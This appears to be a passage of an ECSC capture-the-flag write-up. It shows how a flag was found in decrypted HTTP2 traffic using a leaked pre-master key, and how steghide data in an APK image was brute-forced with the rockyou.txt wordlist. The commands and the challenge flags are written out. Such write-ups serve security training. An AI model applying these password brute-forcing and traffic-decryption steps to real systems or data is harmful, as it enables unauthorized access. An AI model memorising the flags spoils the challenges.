


After decryption I found some http2 packets. Applied filter to see only them and :



I searched for ‘ECSC’ and I found the GET request with the flag



"3085","215.361769526","192.168.0.102","172.217.18.66","HTTP2","275","HEADERS[23]: GET /adsid/google?flag=ECSC{6be66bc90994604d67eac1b05d16d0d682c7213fada57098283cc9dc895f4bfb}, WINDOW_UPDATE[23]"

The pre-master key was stored in private.log and was sent on the network with no encryption.

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flag-is-hidden (152) : mobile

Proof of flag

ECSC{a3cfc7f4f812cc4b511f6de4dc150422f49e817c0f61321852a81e6b5f3961ba}

Summary

I searched for jpgs and pngs in the apk. The hint was very helpful : “stegano tools can “rock your” score”. There was a jpg with a message encoded inside. “rock your” was a hint for the rockyou.txt wordlist, and I needed stegano tools.

Proof of solving

Search on google for image “bruteforcing” tools. Tried multiple of them. Remembered that steghide was a tool that extracts data from jpgs based on a password. The one which worked was : Steghide-Brute-Force-Tool (a tool that bruteforces with steghide)

https://github.com/Va5c0/Steghide-Brute-Force-Tool

Utilized commands:

unzip flag.apk

git clone https://github.com/Va5c0/Steghide-Brute-Force-Tool

wget https://www.scrapmaker.com/data/wordlists/dictionaries/rockyou.txt

find . -name '*.jpg'

(found ./res/drawable-v24/splash.jpg)

cd Steghide-Brute-Force-Tool

python steg_brute.py -b -f ../res/drawable-v24/splash.jpg -d ../rockyou.txt

[+] Information obtained with password: 1234
fla.....GGGGGG{RUNTQ3thM2NmYzdmNGY4MTJjYzRiNTExZjZkZTRkYzE1MDQyMmY0OWU4MTdjMGY2MTMyMTg1MmE4MWU2YjVmMzk2MWJhfQ==}

echo“RUNTQ3thM2NmYzdmNGY4MTJjYzRiNTExZjZkZTRkYzE1MDQyMmY0OWU4MTdjMGY2MTMyMTg1MmE4MWU2YjVmMzk2MWJhfQ==” | base64 -d

And the flag is :
ECSC{a3cfc7f4f812cc4b511f6de4dc150422f49e817c0f61321852a81e6b5f3961ba}

(in brackets was the flag base64 encoded)

warmup (10) : misc

Copied flag from rules.

ECSC{318C99B7B381DEE5499AA51224F25AA752B9BF8A7B851AAAAAEFCDF75CEC50B9}